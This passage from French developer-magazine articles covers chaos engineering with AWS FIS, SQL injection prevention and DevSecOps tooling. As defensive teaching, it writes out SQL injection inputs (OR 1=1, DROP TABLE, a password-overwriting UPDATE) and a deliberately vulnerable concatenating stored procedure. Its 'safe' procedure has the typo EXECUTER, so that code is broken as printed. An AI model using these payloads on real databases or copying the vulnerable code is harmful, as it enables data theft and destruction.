Démocratisée ces dernières années par des entreprises telles que Netflix, l'ingénierie du chaos ou chaos engineering permet de variabiliser nos tests en injectant des composants aléatoires et ainsi valider le bon fonctionnement dans les retranchements de notre logiciel. Ce processus d'amélioration continue permet de stresser une plateforme donnée en créant des évènements perturbateurs tels que des pannes de serveurs ou des limitations d'API ; d'observer comment le système réagit ; et finalement de tirer des enseignements et d'améliorer la plateforme. Par exemple, on peut se demander ce qu'il se passe lorsque l'on coupe l'accès au cache centralisé tout en imposant un trafic fort sur le serveur web. Est-ce que la plateforme tient le coup ? Est-ce que le scaling se met en place ? Est-ce que les erreurs remontent bien ? Est-ce que les déclencheurs de notifications fonctionnent ? Autant de questions sur une architecture qui est pour autant relativement classique. Les équipes du chaos élaborent des scenarii en vue de valider ou invalider certaines hypothèses concernant le comportement de la plateforme et contribuer ainsi à l'établissement de hauts standards pour l'entreprise. Ceci permet à long terme de découvrir des problèmes enfouis aux tréfonds du logiciel et d'exposer des angles morts de surveillance, d'observabilité et d'alarmes. Plus important encore, la pratique de l'ingénierie du chaos offre aux entreprises une plate-forme pour perfectionner leurs compétences opérationnelles, des compétences essentielles à la création d'une culture de la résilience et à l'amélioration du temps de récupération après une défaillance.
AWS Fault Injection Simulator (FIS) est un service entièrement géré permettant d'effectuer des expériences d'injection de perturbations sur AWS. Il facilite l'amélioration des performances, de l'observabilité et de la résilience d'une application avec le minimum d'effort pour les équipes opérationnelles.

Pour aller plus loin

AWS FIS permet d'implémenter très facilement les premiers scenarii d'ingénierie du chaos sur votre application, et comme tout service AWS, il dispose d'une API qui rend ces tests automatisables. De la même manière que vous pourriez réaliser des tests de sécurité dans une chaîne *DevSecOps*, il est maintenant possible d'injecter du chaos dans une chaîne *DevRelOps* et garantir un « passage à tabac » en règle à votre logiciel avant sa mise en service.

8 clés pour éviter les attaques par injection SQL

L'injection SQL est l'une des vulnérabilités les plus dangereuses pour les applications en ligne. Elle se produit lorsqu'un utilisateur ajoute des données non fiables à une requête de base de données. Par exemple, lorsqu'il remplit un formulaire web. Si l'injection SQL est possible, des personnes malveillantes peuvent créer une entrée utilisateur pour voler des données précieuses, contourner l'authentification ou modifier les données d'une base de données.

Brian Vermeer

Developer Advocate chez Snyk

Il est à la fois Developer Advocate chez Snyk, Java Champion et Software Engineer avec plus de 10 ans d'expérience dans la création et la maintenance d'applications. Il est passionné de Java, de programmation fonctionnelle et de cybersécurité. Brian est aussi un leader JUG pour le Virtual JUG et le NLJUG. Il co-dirige également la communauté DevSecCon et est le community manager de Foojay.

Il existe différents types d'attaques par injection SQL, mais en général, elles ont toutes une cause similaire. Les données non fiables que l'utilisateur saisit, sont concaténées avec la chaîne de requête. Par conséquent, l'entrée de l'utilisateur peut modifier l'intention initiale de la requête.

Voici quelques exemples d'injection SQL :
- L'ajout d'un booléen à une clause WHERE qui serait toujours correcte, tel que `' OR 1=1`
- Échapper à une partie de la requête en entrant des commentaires de ligne `—`
- Terminer la requête initiale et lancer une nouvelle requête `' ; DROP TABLE USERS ;`
- Connecter les données de plusieurs tables en utilisant `UNION`

1 Ne pas se fier à la validation des entrées côté client

Avec la validation des entrées côté client, il est possible d'empêcher que des données invalides soient envoyées à vos systèmes. Cependant, cela ne fonctionne que pour les utilisateurs bien intentionnés et qui veulent utiliser le système tel qu'il a été conçu. Donner un retour direct indiquant qu'une valeur particulière n'est pas valide est très utile et permet d'améliorer l'expérience utilisateur.

En ce qui concerne l'injection SQL, ce n'est pas une méthode sur laquelle vous devez compter. Vous pouvez supprimer la validation côté client en modifiant le code javascript chargé dans votre navigateur. En outre, il est assez facile de faire un appel HTTP de base au backend dans une architecture

client-serveur avec un paramètre qui provoque une injection SQL. Que ce soit en utilisant des outils comme *postman* ou les bonnes vieilles commandes curl.

Vous devez également valider du côté du serveur, idéalement aussi près de la source que possible. Dans ce cas, là où vous créez la requête SQL. Tout ce qu'un client vous envoie doit être considéré comme potentiellement dangereux. Ainsi, s'appuyer uniquement sur la validation côté client pour l'injection SQL est une mauvaise idée.

2 Utiliser un utilisateur de base de données avec des privilèges restreints

Certaines attaques par injection SQL sont plus dangereuses que d'autres. Imaginons que la requête SQL soit du type "SELECT * FROM USER WHERE USERID = '" + userid + "'". L'injection " foo' OR '1'='1 " renverra tous les utilisateurs et est déjà nuisible. Cependant, " ' ; UPDATE message SET password = 'EVIL" causera encore plus de problèmes car l'intrus a maintenant modifié toutes les entrées.

Lorsqu'un utilisateur de base de données est créé pour l'application, il est nécessaire de penser aux privilèges de cet utilisateur. L'application doit-elle pouvoir lire, écrire et mettre à jour toutes les bases de données ? Et tronquer ou supprimer des tables ? Si les privilèges de l'application sont limités sur la base de données, il est possible de minimiser l'impact de l'injection SQL. Il est probablement sage de ne pas avoir un seul utilisateur de base de données pour votre application, mais d'en créer plusieurs et de les connecter à des rôles d'application spécifiques. Les problèmes de sécurité sont très probablement un effet de chaîne, vous devez donc être conscient de chaque maillon de la chaîne pour éviter de gros dégâts.

3 Utiliser les instructions préparées et le paramétrage des requêtes

De nombreux langages disposent de fonctions intégrées qui aident à prévenir des attaques par injection SQL. Lors de l'écriture de requêtes SQL, il est possible d'utiliser une instruction préparée pour compiler la requête et effectuer son paramétrage. Ce dernier permettant de créer des instructions SQL de manière dynamique. La requête de base est ainsi créée avec certains espaces réservés et il est possible d'y attacher en toute sécurité les paramètres donnés par l'utilisateur à ces espaces réservés.

Lors de l'utilisation d'une instruction préparée et des requêtes paramétrées, la base de données se charge de terminer la procédure automatiquement. Tout d'abord, elle construit le plan d'exécution de la requête sur la base de la chaîne de requête avec les caractères de remplacement. Dans la deuxième étape, les paramètres (non fiables) sont envoyés à la base de données. Le plan d'exécution de la requête étant déjà créé, les paramètres ne l'influencent plus, permettant d'éviter complètement l'injection.

Exemple Java :

```
String query = "SELECT * FROM USERS WHERE username LIKE ?" ;
PreparedStatement statement = connection.prepareStatement(query) ;
statement.setString(1, parameter) ;
ResultSet result = statement.executeQuery() ;
```

Exemple en Python avec le connecteur MySql :

```
cursor = conn.cursor(prepared=True)
params = ("foo",)
cursor.execute("SELECT * FROM USERS WHERE username = %s", params)
```

Exemple JavaScript avec mysql2 :

```
connection.query("SELECT * FROM USERS WHERE username = ?",[
   req.body.username
   ],function(error, results){}) ;
//emulates a prepared statement

//OR

connection.execute("SELECT * FROM USERS WHERE username = ?",[
   req.body.username
   ],function(error, results){}) ;
//prepared statement
```

Il existe plusieurs façons de faire cela en JavaScript avec, par exemple, une base de données MySql. Lors de l'utilisation de .query(), ce n'est pas une véritable instruction préparée qui est exécutée. Dans ce cas, la substitution des paramètres est gérée côté client. Ainsi, c'est une instruction préparée qui est émulée. Pour effectuer une véritable instruction préparée sur la base de données, il faut utiliser la fonction .execute().

4 Analyser le code pour détecter les vulnérabilités d'injection SQL

Coder son propre code peut-être parfois simple, mais les erreurs peuvent vite arriver. Pour vérifier le code, des processus tels que la révision du code et la programmation par paire d'ingénieurs peuvent être mis en place. Cependant, la personne qui révise le code a-t-elle une bonne connaissance de la sécurité ? Cette personne peut-elle repérer un bug d'injection SQL dans le code ? Avec un outil SAST (Static Application Security Testing) comme Snyk Code (https://snyk.io/product/snyk-code/), il est possible d'inspecter automatiquement le code à la recherche de vulnérabilités de sécurité comme l'injection SQL. Ceci peut être facilement automatisé dans le cycle de développement en connectant un Repo Git à Snyk par exemple.

5 Utiliser une couche ORM

Il est également possible d'envisager l'utilisation d'une couche de mapping objet-relationnel (ORM). Une couche ORM transforme les données de la base de données en objets et vice-versa. L'utilisation d'une bibliothèque ORM réduit les requêtes SQL explicites et, par conséquent, est beaucoup moins vulnérable aux injections SQL.

Parmi les bons exemples de bibliothèques ORM existantes, il est possible de citer Hibernate pour Java et Entity Framework pour C#. La nature fortement typée de ces langages permet

généralement de générer le mapping entre les objets et la base de données. De cette façon, il n'est même pas utile de s'impliquer dans des requêtes SQL.

Néanmoins, le problème existe ici si des requêtes personnalisées doivent être créées. Hibernate for Java possède son propre langage de requête Hibernate (HQL). Lorsque des requêtes HQL sont compilées, il faut être conscient des risques d'injection et utiliser la fonction createQuery() qui fonctionne de manière similaire à une instruction préparée.

Pour JavaScript, il existe également des bibliothèques ORM bien connues comme Sequelize. Avec sequelize, il est possible de définir la manière dont les valeurs s'intègrent à des types spécifiques dans la base de données. Pourtant, une bibliothèque ORM doit traduire la logique en instructions SQL. C'est la raison pour laquelle ces bibliothèques ont mis en œuvre un échappement correct des paramètres.

Pour être sûr que la bibliothèque ORM ne présente pas de problèmes d'injection SQL, il faut rechercher les vulnérabilités connues. L'utilisation d'une version incorrecte et obsolète de Sequelize (**https://snyk.io/vuln/search?type=npm&q=sequelize**) ou d'Hibernate (**https://snyk.io/vuln/search?q=org.hibernate&type=maven**) peut causer des problèmes. Cependant, l'utilisation de Snyk Open Source (**https://snyk.io/product/open-source-security-management/**) pour vérifier un projet peut y remédier et évitera, entre autres, de cacher une injection SQL dans les bibliothèques.

6 Ne pas se fier à la liste de blocage

Il ne faut pas utiliser de listes de blocage pour les paramètres. L'approche par liste de blocage établit une série de règles qui définissent les entrées vulnérables. Si l'entrée répond à ces règles, la requête est bloquée. Cependant, si la règle est trop faible, alors une entrée malveillante sera toujours efficace. Si elle est trop forte, elle bloquera une entrée valide.

Par exemple, en bloquant toute demande qui contient OR. Cela pourrait être une règle raisonnable, mais il s'avère que "Or" est un prénom israélien très courant dans la pratique. Cela signifie que plusieurs collègues de travail peuvent se retrouver bloqués lors de l'insertion de leur nom.

7 Effectuer la validation des entrées

Il faut toujours valider les entrées ! Bien que les instructions préparées avec paramétrage de la requête constituent la meilleure défense contre l'injection SQL, il faut toujours créer plusieurs couches de défense. Tout comme les privilèges limités d'un utilisateur de base de données, la validation des entrées est une excellente pratique pour réduire les risques d'une application en général.

Il existe également des situations où les instructions préparées ne sont pas disponibles. Certains langages ne supportent pas ce mécanisme, ou les anciens systèmes de base de données ne permettent pas de fournir l'entrée utilisateur en tant que paramètres. La validation des entrées est une alternative acceptable dans ces cas.

Il faut créer une règle qui décrit tous les modèles autorisés, par exemple au moyen d'une expression régulière, ou utiliser une bibliothèque bien entretenue à cet effet. En combinant cela avec les instructions préparées et le paramétrage des requêtes, c'est l'assurance d'une défense solide.

8 Être prudent avec les procédures stockées

Beaucoup de gens pensent que travailler avec des procédures stockées est un bon moyen d'éviter les injections SQL. Ce n'est pas toujours le cas. Tout comme les requêtes SQL créées dans une application, une procédure stockée peut également être injectée de manière malveillante.

Comme les requêtes SQL dans une application, il faut paramétrer les requêtes dans une procédure stockée plutôt que de concaténer les paramètres.
Ce qu'il ne faut pas faire dans MySQL :

```
DELIMITER //
CREATE PROCEDURE `FindUsers`(
    IN Username VARCHAR(50)
)
BEGIN

    SET @Statement = CONCAT('SELECT * FROM User WHERE username =
' , Username, ' ) ;

    PREPARE stm FROM @Statement ;
    EXECUTE stm ;

END //
DELIMITER ;
```


Il vaut mieux utiliser des requêtes paramétrées dans les procédures stockées :

```
DELIMITER //
CREATE PROCEDURE `First`(
    IN Username VARCHAR(50)
)
BEGIN

    PREPARE stm FROM 'SELECT * FROM User WHERE username = ?' ;
    EXECUTER stm USING Username ;

END //
DELIMITER ;
```

Comme indiqué ci-dessus, les commandes pré-enregistrées sont soumises aux mêmes règles que le code de l'application. L'implémentation des procédures stockées diffère selon les bases de données. Il faut s'assurer de savoir comment mettre en œuvre les procédures stockées pour la base de données et faire attention à l'injection là aussi. Bien que je pense qu'il serait préférable d'avoir toute la logique dans une application, une procédure stockée peut être une solution raisonnable si les instructions préparées ne sont pas disponibles dans le langage utilisé.



David Aparicio

David a rejoint OVHcloud en juillet 2019 en tant que DataOps au sein de l'équipe GIS-Datalake. Ingénieur passionné, diplômé de l'INSA Lyon 2014, après deux années passées à UNICAMP au Brésil, David participe activement à la communauté comme speaker à des meetups et des conférences.

La Sécurité dès la conception (Secure by design)

En pleine pandémie, le nombre de cyberattaques a explosé dans le monde. L'Agence nationale de la sécurité des systèmes d'information (ANSSI) confirme ce constat dans son dernier rapport. De plus, depuis l'entrée en vigueur du RGPD, la protection des données personnelles ainsi que la sécurité "by design" deviennent des sujets intournables dans nos projets. Voici un ensemble d'outils pour sécuriser vos applications.

Motivations

Si je reprends les classiques, je dirais que je suis "tombé dedans étant petit", c'est-à-dire junior, un peu malgré moi. En effet, lors de ma première mission pour Altran, comme DevOps chez AMADEUS(1), c'était sur leur datalake de 200 nœuds, avec 8 PB de données (chiffres de 2019). Or, cette infrastructure était dans un périmètre PCI-DSS : une certification de sécurité nécessaire pour le traitement et le stockage des cartes bancaires VISA. Les équipes dont je faisais partie passaient un audit annuel, et, pour éviter le stress des semaines qui le précédaient, nous devions prendre en compte la sécurité de manière systématique, et ce, dès la conception pour des nouveaux tickets/projets.

OWASP

Malheureusement dans nos métiers, nous sommes souvent davantage dans des stratégies de production que d'anticipation. En fonctionnement Agile, on récupère un ticket du sprint courant, et on commence à coder. C'est seulement lorsqu'il y a un bug ou blocage, que l'on va sur son moteur de recherche favori, et on tombe souvent sur un thread de StackOverFlow. Or une étude de 2017(2) a démontré que 98% des snippets de code sur ce site concernant la thématique de la sécurité ne sont pas sûrs. Un comble n'est-ce pas ? Cela est même devenu un sujet de conférence au FOSDEM en 2019 "Comment éviter les pièges cryptographiques par la conception ?"(3). Une technique proposée est de prendre du recul en permanence sur ces bouts de code, lire les commentaires en dessous et regarder les autres réponses moins notées.

GitHub Copilot souffre aussi de cette problématique. Comme la base d'apprentissage est vaste, elle n'a pas été assainie d'éventuelles failles. Ainsi, selon une récente étude de fin 2021(4), il a été démontré que 40% du code généré par l'IA (Intelligence Artificielle) est vulnérable.

La fondation OWASP (Open Web Application Security Project), communauté travaillant sur la sécurité, publie tous les 4 ans, le TOP 10 des risques de sécurité les plus critiques pour les applications Web. La tendance générale de cette liste est l'absence d'évolution dans ce classement, entre 2013, 2017 et 2021, comme vous pouvez le remarquer dans le tableau **ci-dessous**.

Ainsi, plus de la majorité des attaques étaient déjà constatées les années précédentes. Cela signifie que les applications en production souffrent toujours des mêmes faiblesses classiques. C'est la raison pour laquelle le legacy est difficile à mettre à jour, la dette technique du monolithe ou de certains microservices est tellement importante que la connaissance est perdue ou les actions ne sont souvent pas priorisées face à l'engrenage frénétique des sprints et des aléas de l'agilité.

C'est dans ce contexte que nous vous présentons quelques outils à mettre dans votre CI/CD, afin d'opérer le fameux "Security Shift-Left". C'est le terme employé pour désigner les efforts d'une équipe DevOps pour garantir la sécurité des applications dès les premières étapes du cycle de leur développement. Un des objectifs étant d'ajouter de l'outillage, comme le DevOps, dès le début du projet, pour remonter les failles au plus vite.

Virage toute sur la sécurité

Pour catégoriser les outils et les différentes étapes, de la DEV jusqu'à la PROD, en passant par le cycle de vie et la maintenance de l'application, on se base sur les bonnes pratiques de la "US DoD Enterprise DevSecOps Reference Design" (du Département de la Défense américaine), publiées à l'adresse suivante : https://public.cyber.mil/devsecops/

Et nous allons plus précisément nous attarder sur le diagramme/ **Figure 1** à la page 19/89. Êtes-vous prêt.e.s ? Alors allons-y !

(1) *https://amadeus.com/fr*

(2) *Fischer et al., 2017; Nadi et al., 2016; Das et al., 2014*

(3) *https://archive.fosdem.org/2019/schedule/event/crypto_pitfalls/*

(4) *https://cyber.nyu.edu/2021/10/15/ccs-researchers-find-github-copilot-generates-vulnerable-code-40-of-the-time/*

2013	2017 (new, * from the community)	2021 (new, * from the survey)
A1 - Injection	A1 - Injection	A1 - Broken Access Control
A2 - Broken Authentication & Session Management	A2 - Broken Authentication	A2 - Cryptographic Failures
A3 - Cross-Site Scripting (XSS)	A3 - Sensitive Data Exposure	A3 - Injection
A4 - Insecure Direct Object References	A4 - XML External Entities (XXE)	A4 - Insecure Design
A5 - Security Misconfiguration	A5 - Broken Access Control [MERGED A4+A7]	A5 - Security Misconfiguration
A6 - Sensitive Data Exposure	A6 - Security Misconfiguration	A6 - Vulnerable and Outdated Components
A7 - Missing Function Level Access Control	A7 - Cross-Site Scripting (XSS)	A7 - Identification and Authentication Failures
A8 - Cross-Site Request Forgery (CSRF)	A8 - Insecure Deserialization *	A8 - Software and Data Integrity Failures
A9 - Using Components with Known Vulnerabilities	A9 - Using Components with Known Vulnerabilities	A9 - Security Logging and Monitoring Failures *
A10 - Unvalidated Redirects and Forwards	A10 - Insufficient Logging & Monitoring *	A10 - Server-Side Request Forgery (SSRF) *
OWASP TOP 10		

DevSecOps

Planifier: Modélisation de la menace (Threat Model)

Avant de partir dans les spécifications de notre MVP et la programmation itérative, nous devons réunir toute l'équipe autour d'un ou plusieurs ateliers sur l'Analyse du Risque. Mozilla nous propose le format de 30 minutes du RRA : Analyse/évaluation rapide des risques (anglais : https://infosec.mozilla.org/guidelines/risk/rapid_risk_assessment.html). Et le guide de l'ANSSI "Agilité & Sécurité Numériques"(5) nous aide à définir le vocabulaire adéquat, comme la définition du DICT: Disponibilité, Intégrité, Confidentialité, Preuve et donne quelques cas pertinents.

User story, abuser story et scénario accidentel

User story **:** *« En tant qu'utilisateur, je réserve en ligne mon billet de spectacle. »*

Abuser story (scénario intentionnel) : *« En tant qu'hacktiviste, j'empêche les clients de réserver en ligne leur billet de spectacle en saturant le serveur applicatif par une attaque en déni de service. Ceci conduit à un impact préjudiciable sur l'image et la crédibilité du gestionnaire du service, voire une perte de clients. »*

Scénario accidentel : *« Le service de réservation en ligne est rendu indisponible en raison d'une erreur de mise à jour du serveur applicatif par le prestataire en charge de la maintenance du système. Ceci conduit à un impact préjudiciable sur l'image et la crédibilité du gestionnaire du service, voire une perte de clients. »*

Cas issu de la fiche Mémo "Agilité & Sécurité Numériques"(6) de l'ANSSI (2018)

Voici un tableau d'identification de l'attaquant, pour définir les user stories.

3.3.3 Niveau de l'attaquant

Cette grille est nécessaire pour l'évaluation de la vraisemblance. La classification suivante est proposée pour le niveau de l'attaquant.

	Niveau	Qualificatif	Description/Exemples
Attaquant	1	Non ciblé	Virus, robots...
	2	Hobbyiste	Personnes avec des moyens très limités, pas nécessairement de volonté de nuire.
	3	Attaquant isolé	Personne ou organisme avec des moyens limités mais avec une certaine détermination (employé licencié, par exemple).
	4	Organisation privée	Organisme aux moyens conséquents (terrorisme, concurrence déloyale, par exemple).
	5	Organisation étatique	Organisme aux moyens illimités et à la détermination très forte.

Tableau issu du dossier "Méthode de classification et mesures principales"(7) de l'ANSSI (2014)

Enfin, pour illustrer une attaque d'ampleur préparée par un attaquant isolé, nous vous recommandons l'écoute de la fiction de France Inter « La nuit tous les hackers sont gris »(8).

Réduire la surface d'attaque

Ce terme est très courant dans le monde de la sécurité, d'autant plus, depuis l'essor des containers. Snyk a dénombré 78% des




Figure 1 - *DevSecOps Software Lifecycle*

vulnérabilités d'applications(9), dans les dépendances internes (c'est à dire, à minima, les dépendances de vos dépendances). Notamment, les images Docker "node" ou "postgres" peuvent embarquer les failles de Debian ou d'Alpine, puisqu'elles sont construites par-dessus. Il en va de même pour les containers basés sur d'autres systèmes d'exploitation.

Pour notre MVP ou bien même pour nos projets finaux. Faut-il implémenter une solution complète d'authentification, avec le choix de l'algorithme de chiffrement en BDD ainsi que les sels (salt) à utiliser ? Ou pouvons-nous nous contenter d'utiliser celui du framework ? Un mot de passe fort est-il indispensable (et donc oubliable par l'utilisateur) ? Pourquoi ces questions ? Car la désactivation des fonctionnalités inutiles permet de limiter les risques de sécurité. De plus, nous savons que les mots de passe sont une contrainte pour la plupart de nos clients.

Dans le papier "Secrets, Lies, and Account Recovery [...]" (https://goog.gl/v1dBmj)(10) à la conférence internationale WWW'15, Google relève que plus d'1/5 de ses utilisateurs oubliaient leurs mots de passe de leur compte ainsi que la réponse à la question secrète dans les 3 premiers mois. Plus récemment, en 2021, ANSSI recommande(11) l'utilisation de coffre-forts (KeePass) et de l'authentification multi-facteurs au lieu de forcer le changement régulier des mots de passe (car contre-productif). Microsoft, Apple et Google ont annoncé le 5 Mai 2022(12), le souhait de supprimer les mots de passe, dès 2023 grâce à la norme WebAuth ainsi que FIDO.

De ce fait, est-ce possible et acceptable pour votre projet d'utiliser de l'OpenID Connect, de l'OAuth2 ? Ou au contraire un outil SaaS comme Magic, un logiciel open source tel passport-magic-login qui envoie un lien temporaire à l'email demandé ? Sinon, dans le cas où vous utilisez une authentification basique : votre outil se protège-t-il bien contre les injections ? Tolère-t-il des limites d'essais/compte ? Bannit-il des IP après un trop gros nombre de tentatives ? Utilise-t-il des sels avec des algorithmes de chiffrement à jour ?

Ce sont les questions que nous devons nous poser, selon le risque pris et le type d'attaquant. Cet exemple concerne la brique d'authentification, mais cela s'applique également aux autres éléments qui composent votre système.

(5) https://www.ssi.gouv.fr/uploads/2018/11/guide-securite-numerique-agile-anssi-pa-v1.pdf

(6) https://www.ssi.gouv.fr/uploads/2018/11/guide-securite-numerique-agile-anssi-pa-v1.pdf

(7) https://www.ssi.gouv.fr/uploads/2014/01/securite_industrielle_GT_methode_classification-principales_mesures.pdf

(8) https://www.radiofrance.fr/franceinter/podcasts/affaires-sensibles/la-nuit-tous-les-hackers-sont-gris-8287559

(9) https://snyk.io/opensourcesecurity-2019

(10) Bonneau, Joseph, et al. "Secrets, lies, and account recovery: Lessons from the use of personal knowledge questions at google." Proceedings of the 24th international conference on World Wide Web 2015, disponible à l'adresse suivante: https://goog.gl/v1dBmj

(11) https://www.ssi.gouv.fr/particulier/guide/recommandations-relatives-a-lauthentification-multifacteur-et-aux-mots-de-passe/

(12) https://fidoalliance.org/apple-google-and-microsoft-commit-to-expanded-support-for-fido-standard-to-accelerate-availability-of-passwordless-sign-ins/

Let the coding begin!

Développer : Code sécurisé

Dans la philosophie du "Security Shift-Left", nous allons nous outiller afin de remonter directement dans l'éditeur ou l'IDE du développeur. Il existe déjà les "linters" pour chaque langage de programmation (ShellCheck, golangci-lint, etc ...), mais également des extensions dédiées à la sécurité et la liste est longue (pourtant pas exhaustive)(13): SonarLint, Sonatype Nexus IQ, Snyk, Qualys IaC, RedHat Dependency Analytics, GitHub Code Scanning, JFrog XRay…

D'autant plus, que leur nom change régulièrement(14) au fil des rachats, exemple avec DeepCode.AI (acheté par Snyk) ou Mend Advise (ex-WhiteSource), ou sont spécifique à un langage comme C#/XML avec Microsoft Security IntelliSense, node.JS avec npm audit, Redshift Security pour Java, gosec pour Go(15).

Développer : Sécurité comme Code

D'après O'Reilly, SaC (Security as Code) consiste à intégrer la sécurité dans les flux DevOps, alias CI/CD. Néanmoins, si l'outil n'est pas trop gourmand en ressources, il peut être installé dans l'éditeur. Car nous avons des ordinateurs plus puissants, grâce à l'apparition des puces ARM ou les IDE en ligne, comme AWS Cloud9, Gitpod, ou GitHub Codespaces. Au niveau des containers sécurisés, des implémentations existent avec gVisor, les Kata Containers et les Confidential containers.

D'une part, l'application de la configuration (HBAC, RBAC, règle pare-feu) peut-être une opération critique en cas d'oubli (bucket S3 accessible en public sur Internet, base de données sans mot de passe(16)). Il est préférable de déclarer son besoin avec des fichiers et de laisser l'orchestrateur les réaliser plutôt qu'agir de manière impérative sur le système. Par exemple, le projet Cilium permet d'interagir avec le réseau et d'appliquer des politiques de sécurité. De plus, les services-mesh comme Istio, Traefik maesh ou Solo.io avec GlooEdge génèrent automatiquement des certificats SSL et ne laissent passer ainsi que les communications sécurisées entre vos containers.

D'autre part, les commandes "docker scan", "trivy image <mon_Image_Docker>:<tag>" analysent les vulnérabilités connues de votre Dockerfile. Avant de pousser du code contenant des secrets, un hook peut-être installé avec GitGuardian, ggshield, Trivy (trivy fs —security-checks secret ./) ou le projet awslabs/git-secrets.

Comme l'erreur est humaine, il est préférable d'automatiser toutes ces actions et analyses.

Je rêvais d'une CI alternative

Compilation : Tests statiques de sécurité des applications

Le podium des SAST est, d'après nous, Checkmarx, SonarQube, Veracode, suivi de OpenSCAP, Insider CLI (couvrant OWASP Top 10), PMD - Don't shoot the messenger, Mend Advise (ex-WhiteSource), Argon, Brakeman, Codacy, Contrast Security, CyberRes, Find Security Bugs (Java), Grammatech, HCL AppScan, Klocwork, LGTM.com, Perforce SAST, Redshift, Snyk, SpectralOps, Synopsys Coverity, slscan.io, 42Crunch API SAST. Pour compléter, nous vous recommandons de visiter le site de la Fondation OWASP qui a un tableau (en anglais) sur ce sujet :

https://owasp.org/www-community/Vulnerability_Scanning_Tools

Au niveau des systèmes de contrôle de version pour la gestion du code source, GitLab a son propre SAST intégré: principalement gratuit (à quelques fonctionnalités près) depuis la version GitLab 13.3. La documentation est disponible à l'adresse suivante :

https://docs.gitlab.com/ee/user/application_security/sast/

Github a son équivalent avec CodeQL (ou vous pouvez intégrer un outil tiers à travers de la Marketplace).

Il est activable facilement à partir du lien :

https://github.com/<MON_USER>/<MON_REPO>/security/code-scanning

Ou via la création du fichier YAML (par ex: codeql-analysis.yml) dans le dossier .github/workflows. Le résultat du scan sera visible après le git push.

Un exemple pour l'analyse d'un programme en Go est disponible sur : https://github.com/davidaparicio/namecheck

Test : Tests dynamiques de sécurité des applications

Comme vous pouvez vous en douter, ce thème converge un peu avec le sujet précédent. Au lieu d'analyser le code, l'outil va tester votre application de l'extérieur, tentant d'exploiter votre programme en cours d'exécution. Les logiciels DAST sont: OWASP Zed Attack Proxy (ZAP) avec l'opérateur Kubernetes banzaicloud/dast-operator, Dagda avec ClamAV, Indusface WAS, Netspaker, Acunetix, Astra Pentest, PortSwigger, Probely, Detectify, AppCheck, Hdiv Security, AppScan, Checkmarx, Rapid7, MisterScanner, XSStrike.

Au niveau des API, la version Ultimate de GitLab propose le DAST API (REST, SOAP, GraphQL), aussi pour les plates-formes de Probely, Intelligence de Postman, Shift Left Security(17), 42Crunch. Une remarque concernant 42Crunch, l'entreprise française veut être l'outil audit-scan-protéger de l'API, à l'instar de Trivy, prévenir-protéger-détecter-réagir, pour la partie Cloud Native.

Test : Pentest

Sauf si vous avez une équipe de pentesteurs en interne, ou vous êtes experts des outils Kali Linux, Parrot Security, hetty ou Burp Suite Pro, SuperTruder, Metasploit…, il est possible de demander à une entreprise spécialisée de réaliser les pentests ou vous pouvez participer à un programme de Bug Bounty(18): YesWeHack, Yogosha, Open Bug Bounty, Hackerone, Bugcrowd, SafeHats, Intigriti, Synack.

Où la sécurité (ne) serait pas rébarbative

Distribution : Signature numérique

SCA (Software Composition Analysis) et les SBOM (Software Bill Of Materials) permettent de générer la nomenclature lo-

(13) https://s.42l.fr/vs_sec

(14) https://devdojo.com/yoda/top-vs-code-extensions-for-application-security-in-2021

(15) https://golangci-lint.run/usage/linters/#gosec

(16) https://blog.newsblur.com/2021/06/28/story-of-a-hacking/

(17) https://datanews.levif.be/ict/actualite/les-fondateurs-de-zionsecurity-creent-une-nouvelle-entreprise-de-securite/article-news-1265961.html

(18) https://geekflare.com/bug-bounty-platforms/

gicielle : l'ensemble des packages du système d'exploitation ainsi que vos dépendances présentes dans votre programme ou dans votre image Docker. Le site OWASP CycloneDX recense le standard(19) dont les implémentations sont : Syft d'Anchore, tern-tools/tern, microsoft/sbom-tool, SPDX SBOM Generator (opensbom-generator/spdx-sbom-generator) et les produits de(20) Dependency Track, FOSSA, Mend, Rezilion, TauruSeer, Vigilant Ops.

En effet, l'ENISA (Agence de l'Union européenne pour la cybersécurité) en analysant les attaques récentes ("Sunburst" avec Orion de SolarWinds, Mimecast CDN, Codecov, Kaseya, NotPetya) ont montré que les chaînes d'approvisionnement logicielles trop longues sont également une menace sérieuse. Dans le rapport de l'ENISA(21), nous pouvons lire: "une organisation peut être vulnérable à une attaque de la chaîne d'approvisionnement logicielles, même si ses propres défenses sont assez bonnes. Par conséquent, les attaquants tentent d'explorer de nouvelles voies potentielles pour les infiltrer en se déplaçant vers leurs fournisseurs et en faisant d'eux une cible".

Reprenons notre programme écrit en Go, de tout à l'heure et y ajoutons une GitHub Action pour générer le SBOM avec Syft, pendant la génération des binaires par GoReleaser.

Le code reste disponible sur GitHub :
https://github.com/davidaparicio/namecheck

```
name: GoReleaser
on:
  push:
    tags:
    - '*'
jobs:
  goreleaser:
    permissions:
    contents: write
    runs-on: ubuntu-latest
    strategy:
    matrix:
    go-version: [1.18]
    steps:
    - name: Checkout
    uses: actions/checkout@v3
    with:
      fetch-depth: 0
    - name: Set up Go
    uses: actions/setup-go@v3
    with:
      go-version: ${{ matrix.go-version }}
    - name: Set up Syft
    run: curl -sSfL https://raw.githubusercontent.com/anchore/syft
/main/install.sh | sh -s — -b /usr/local/bin
    - name: Run GoReleaser
    uses: goreleaser/goreleaser-action@v3
    with:
      distribution: goreleaser
      version: latest
      args: release —rm-dist
    env:
      GITHUB_TOKEN: ${{ secrets.GH_PAT }}
```

Transfert : Transfert sécurisé

